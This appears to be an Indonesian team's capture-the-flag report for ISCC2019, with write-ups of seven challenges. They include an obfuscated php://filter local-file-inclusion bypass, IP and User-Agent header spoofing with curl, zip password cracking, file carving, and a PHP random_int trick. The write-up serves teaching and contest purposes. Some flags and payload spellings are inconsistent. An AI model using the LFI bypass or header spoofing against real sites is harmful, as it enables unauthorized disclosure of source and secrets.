



NAMA TIM : [*Here We Go Again*]

Minggu 07 Juli 2019

Ketua Tim	
1.	Muhamad Nur Arifin
Anggota	
1.	Abdillah Muhamad
2.	Muhammad Irfan Sulaiman



[SOAL 1][*TapTap*]

Table of Contents

Capture The Flag Report

1. Executive Summary

Diberikan website yang menyembunyikan flag kita diharuskan melakukan analisa dan menemukan value secret dalam base64 dan harus di decode dan submit secepat mungkin

2. Technical Report

Saya membuat script python berikut untuk melakukan solve

```
import requests
import base64

session = requests.session()
url = "http://203.201.167.78:10001/index.php"
headers = {"Cache-Control": "max-age=0", "Origin":
"http://203.201.167.78:10001", "Upgrade-Insecure-Requests": "1",
"Content-Type": "application/x-www-form-urlencoded", "User-Agent":
"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/75.0.3770.100 Safari/537.36", "Accept":
"text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,ima
ge/apng,*/*;q=0.8,application/signed-exchange;v=b3", "Referer":
"http://203.201.167.78:10001/index.php", "Accept-Encoding": "gzip,
deflate", "Accept-Language": "en-
US,en;q=0.9,de;q=0.8,es;q=0.7,id;q=0.6,ms;q=0.5", "Connection":
```

```
"close"}
secret=base64.b64decode(session.get(url).headers['Get-flag'])
data = {"IndoSecurity": secret}
print session.post(url, headers=headers, data=data).text
```

3. Conclusion

Didapatkan flag

```
→ web python solve1.py
/usr/local/lib/python2.7/dist-packages/requests/__init__.py:80: RequestsDependency
Warning: urllib3 (1.22) or chardet (2.0.3) doesn't match a supported version!
  RequestsDependencyWarning)
Josz, Selamat Flag Anda: ISCC2019{d55198561eac5c7a8c5bf202a8ebe29f}
→ web
```



[SOAL 2] [*Browsing Browsing*]

Table of Contents

Capture The Flag Report

1. Executive Summary

Diberikan website yang mengharuskan kita membukanya menggunakan user agent tertentu dan juga ip address dan port tertentu untuk dapatkan flagnya

2. Technical Report

Menggunakan header x-Forwarded-For dan User-Agent untuk mendapatkan flagnya kemudian untuk port kita menggunakan curl --local-port

```
curl -i -s -k -X $'GET' \  
  -H $'Host: 127.0.0.1:6666' -H $'Cache-Control: max-age=0' -H \  
  $'Upgrade-Insecure-Requests: 1' -H $'User-Agent:Use- \  
  INDOSECURITY2019-For-U' -H $'Accept: \  
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,ima \  
  ge/apng,*/*;q=0.8,application/signed-exchange;v=b3' -H $'Accept- \  
  Encoding: gzip, deflate' -H $'X-Forwarded-For:127.0.0.1' -H $'X- \  
  Forwarded-Port:6666' -H $'Content-Length: 0' -H $'Connection: close' \  
  $'http://203.201.167.78:9999/' --local-port 6666
```

```
HTTP/1.1 200 OKDate: Sun, 07 Jul 2019 14:10:29 GMT
```

Server: Apache/2.4.18 (Ubuntu) Content-Length: 32
Connection: close
Content-Type: text/html; charset=UTF-8

ISCC2019{Saya-Pastikan-Pasti!!!}%

3. Conclusion

```
→ ~ curl -i -s -k -X 'GET' \
> -H 'Host: 127.0.0.1:6666' -H 'Cache-Control: max-age=0' -H 'Upgrade-Insecure-Requests: 1' -H 'User-Agent: Use-INDOSECURITY2019-For-U' -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3' -H 'Accept-Encoding: gzip, deflate' -H 'X-Forwarded-For: 127.0.0.1' -H 'X-Forwarded-Port: 6666' -H 'Content-Length: 0' -H 'Connection: close' \
> 'http://203.201.167.78:9999/' --local-port 6666
HTTP/1.1 200 OK
Date: Sun, 07 Jul 2019 14:10:29 GMT
Server: Apache/2.4.18 (Ubuntu)
Content-Length: 32
Connection: close
Content-Type: text/html; charset=UTF-8

ISCC2019{Saya-Pastikan-Pasti!!!}%
→ ~
```



[SOAL 3] *[Easy Isn't]*

Table of Contents

Capture The Flag Report

4. Executive Summary

(Isikan Executive Summary disini)

Diberikan website dengan source code nya yang mengambil Request header language dan di include kan sebagai languagenya, disini kita dapat melakukan local file inclusion tapi ada filter yang menghalangi kita harus lewati dong untuk dapetin flagnya.

5. Technical Report

Payload untuk mengekstrak flag

```
pphpphp:://///ffilterilter/convert.bbasease6644-  
eencodecode/rresourcesource=fflaglag.pphpphp
```

6. Conclusion

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options BurpJSLinkFinder JSON Beautifier Brida

1 x 2 x 3 x 4 x 5 x

Go Cancel < >

Request

Raw Params Headers Hex

GET / HTTP/1.1

Host: 203.201.167.78:1123

Cache-Control: max-age=0

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.100 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3

Accept-Encoding: gzip, deflate

Accept-Language: ppphp://///ffilterfilter/convert.base64-eencode/rresourceeource=fflaglag.ppphp

Cookie: PHPSESSID=h64dri3qj2mh9eegjskru7jes4

Connection: close

Converted text

Copy to clipboard Close

<?php
error_reporting(0);
\$flag = "ISCC2019{Nanatsu_No_Taizai_Scream_it_Fulllllll_Counter!}";

Type a search term 0 matches

Type a search term 0 matches

Type a search term 0 matches



[SOAL 4][*File Signature*]

Table of Contents

Capture The Flag Report

7. Executive Summary

Diberikan soal dengan beberapa file yang signaturnya rusak dari 7z / zip / rar dirubah ke signature aslinya untuk membuka file kemudian di dalamnya juga banyak file yang teracak2 signaturnya

8. Technical Report

Kita mendapatkan flag1 dengan membetulkan filenya

flag1={log2222}

Kita mendapatkan flag2 dengan membetulkan filenya


flag2={c3nt3r}

flag3={br0ws3}

flag4={g1rlb4nd}

Kita mendapatkan flag3 dengan membetulkan filenya

Kita mendapatkan flag4 dengan menonton video iklan girlband



flag4={k3m4ng}

Kita mendapatkan flag5 dari file pdf

Flag5={k0m1k}

Kita mendapatkan flag6 dengan membetulkan filenya

flag6={h4t1}

flag7={34sy}

Kita mendapatkan flag7 dengan membetulkan filenya


flag8={c3m3n}

Kita mendapatkan flagnya dengan membetulkan filenya

Flag9 kita mendapatkan flagnya dengan menggunakan strings ke jpgg.jpg

```
\[]E
z<n#
Amkm
[Ceeim
6oA2
d#}|
{-;K
[Ceeim
:ltt
flag9={78}
```

Flag10 kita mendapatkan flagnya dengan merubah **P1 menjadi P4** pada file yang sebelumnya flag.docx, kemudian kita rubah menjadi flag.pbm dengan menggunakan tools bless hex editor.



Berikut ini flag image nya:



9. Conclusion

Flag ISCC2019{log2222 c3nt3r br0ws3 k3m4ng k0m1k h4t1 34sy c3m3n 78 g00d}




[SOAL 5] [*Crack_me_please*]

Table of Contents

Capture The Flag Report

10. Executive Summary

Diberikan sebuah file dengan nama **crack_me_please.7z**, yang isinya



adalah . Kami diminta untuk melakukan cracking terhadap file tersebut untuk mendapatkan flag.

11. Technical Report

Kami mendapatkan file ok.zip yang terpassword dan passwordnya terdapat pada file “takut lupa.pdf”.

Selanjutnya kami menggunakan tools pdftotext untuk melakukan extract isi kalimat pada file pdf, dengan perintah berikut:

```
pdftotext takut\ lupa.pdf
```


Kami menggunakan tools fcrackzip untuk melakukan cracking.

```
root@kali:~/ctf/crack_me_please# fcrackzip fcrackzip -u -D -p 'takut lupa.txt' ok.zip
skipping 'fcrackzip': No such file or directory

PASSWORD FOUND!!!!: pw == zaq!@W!Q
```

Dan kami menemukan password untuk file ok.zip adalah **zaq!@W!Q**.

Setelah kami mengekstrak file ok.zip, kami mendapatkan lagi file



yang tentunya terpassword dan passwordnya kami duga ada pada file hai.png.

Kami lakukan cracking kembali dengan menggunakan fcrackzip.

```
root@kali:~/ctf/crack_me_please# strings hai.png > wordlist.txt
root@kali:~/ctf/crack_me_please# fcrackzip fcrackzip -u -D -p 'wordlist.txt' flag.zip
skipping 'fcrackzip': No such file or directory

PASSWORD FOUND!!!!: pw == rty!udgh
```

Dan kami menemukan password untuk membuka file flag.zip yaitu **rty!udgh**.

Dan isi dari file flag.txt adalah hash md5 yang merupakan flag dari soal ini, kemudian kami menggunakan tools online untuk melakukan cracking terhadap md5 tersebut.

MD5 Decryption

Enter your MD5 hash below and cross your fingers :

Decrypt

Found : **makasih_udah_di_crack**
(hash = 2fc6b7af0bfbb00ac1bfa6b035100bc0)

12. Conclusion

FLAG:

ISCC2019{makasih_udah_di_crack}



[SOAL 6] [*Recovery Me*]

Table of Contents

Capture The Flag Report

13. Executive Summary

Diberikan sebuah file **recovery.7z** yang didalamnya terdapat file **recovery.001**

14. Technical Report

Langkah pertama kita meng-ekstrak file tersebut, kemudian menganalisa file **recovery.001**.

```
root@kali:~/Downloads# file recovery.001
recovery.001: DOS/MBR boot sector, code offset 0x52+2, OEM-ID
"NTFS      ", sectors/cluster 8, Media descriptor 0xf8, sectors/track 63,
heads 255, hidden sectors 2048, dos < 4.0 BootSector (0x80), FAT
(1Y bit by descriptor); NTFS, sectors/track 63, sectors 20479, $MFT
start cluster 853, $MFTMirror start cluster 2, bytes/RecordSegment
2^(-1*246), clusters/index block 1, serial number 0cab67d7bc67bd17
```

Setelah itu kita langsung coba menggunakan tools foremost untuk meng-ekstrak kembali data yang tersimpan pada file **recovery.001**. Didapatlah beberapa file didalamnya, yaitu gif, png, dan rar.


```
root@kali:~/Downloads/output# ls
audit.txt  gif  png  rar
```


Dari file-file tersebut, kami hanya tertarik pada file **flag.apk**

```
root@kali:~/Downloads/output/rar# ls
00001088.rar  flag.apk
```

Kita coba reverse apk tersebut, untuk mencari flag didalamnya dengan menggunakan tools apkx

```
root@kali:~/Downloads/output/rar# apkx -c enjarify -d procyon flag.apk
Extracting flag.apk to flag
Converting: classes.dex -> classes.jar (enjarify)
```


Kemudian membuka package .jar nya menggunakan bytecode-viewer, namun tidak menemukan apapun.



Kemudian kita coba langsung install ke device Android

```
root@kali:~/Downloads/output/rar# adb install flag.apk
Success
```

Taraa, langsung muncul flag nya broque



15. Conclusion

FLAG:

ISCC2019{aplikasi_pertama_saya}



[SOAL 7][*Metode Numeric*]

Table of Contents

Capture The Flag Report

16. Executive Summary

Diberikan sebuah website dengan URL sebagai berikut :

<http://203.201.167.78:1234/> .

Disini kita diminta untuk menebak angka untuk diadu dengan angka dari server. Untuk mendapatkan FLAG kita diharuskan mendapatkan angka yang lebih tinggi dari server.



17. Technical Report

Kami menemukan file backup api.php pada url
<http://203.201.167.78:1234/api.php.bak>

yang isinya adalah sebagai berikut:

```
<?php
include 'my_cbc_flag.php';
#ISCC2019{PLEASE_DONT_SUBMIT_IT_ITS_TROLL_IF_YOU_STILL_SUBMIT_ILL_DELETE_YOUR_ACCOUNT};
if(isset($_POST['tebak'])){
    $tebak = $_POST['tebak'];
    $server = random_int($tebak, ($tebak*2));

    if($tebak > $server){
        echo FLAG;
    }elseif($tebak == $server){
        echo "Wah Angka kamu {$tebak} dan Angka Server {$server} karena sama saya beri Potongan flag ".substr(FLAG, 0, 9);
    }else{
        echo "Sorry tebakanmu {$tebak} sementara tebakan Server {$server} Ngoahahaha";
    }
}

if(strlen($tebak) == 5 && $tebak == 1020){
    extract($_POST);
    if(strlen($tebak) == 5 && $tebak > 10000000000000000000 && $server == strlen(FLAG)){
        echo CLUE;
        $a1 = (int) $final;
        $a2 = (string) $final;
        if(isset($a1) and empty($a1) and $a1 == NULL and strlen($a2) != '1'){
            if(chr(substr($tebak, 0,3)) == 'f'){
                $not_final = $joke;
                if(strlen($not_final) == 3 and $not_final == 0){
                    echo FLAG;
                }
            }
        }
    }
}
```

Dari script tersebut, bisa dilihat bahwa server memakai function **strlen()** untuk menghitung jumlah panjang character. Dan juga server memiliki function **random_int** dengan mengkalikan 2 nilai angka milik kita untuk menjadi angka yang dimiliki oleh server dan kemudian angka tersebut akan dibandingkan.

Selanjutnya kami menggunakan angka **0.1** karena tidak adanya validasi angka apa saja yang boleh dikirimkan ke server sehingga server akan menghasilkan angka **0** pada saat menggenerate random number. Dan kami menang :) karna angka kami 0.1 lebih besar dari 0.

```
php > $num = "0.1";
php > echo $num;
0.1
php > echo random_int($num,$num*2);
0
php >
```

Raw Request:

```
POST /api.php HTTP/1.1
Host: 203.201.167.78:1234
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64; rv:67.0) Gecko/20100101 Firefox/67.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://203.201.167.78:1234/index.php
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 14
Connection: close
Cookie: PHPSESSID=en0maiacmrieibhp85si74vmc4

tebakan=0.1
```

18. Conclusion

Flag :

ISCC2019{Anyway_Beware_OF_==_in_PHP_They_are_Like_KpopWomen_Cute_But_Tricky}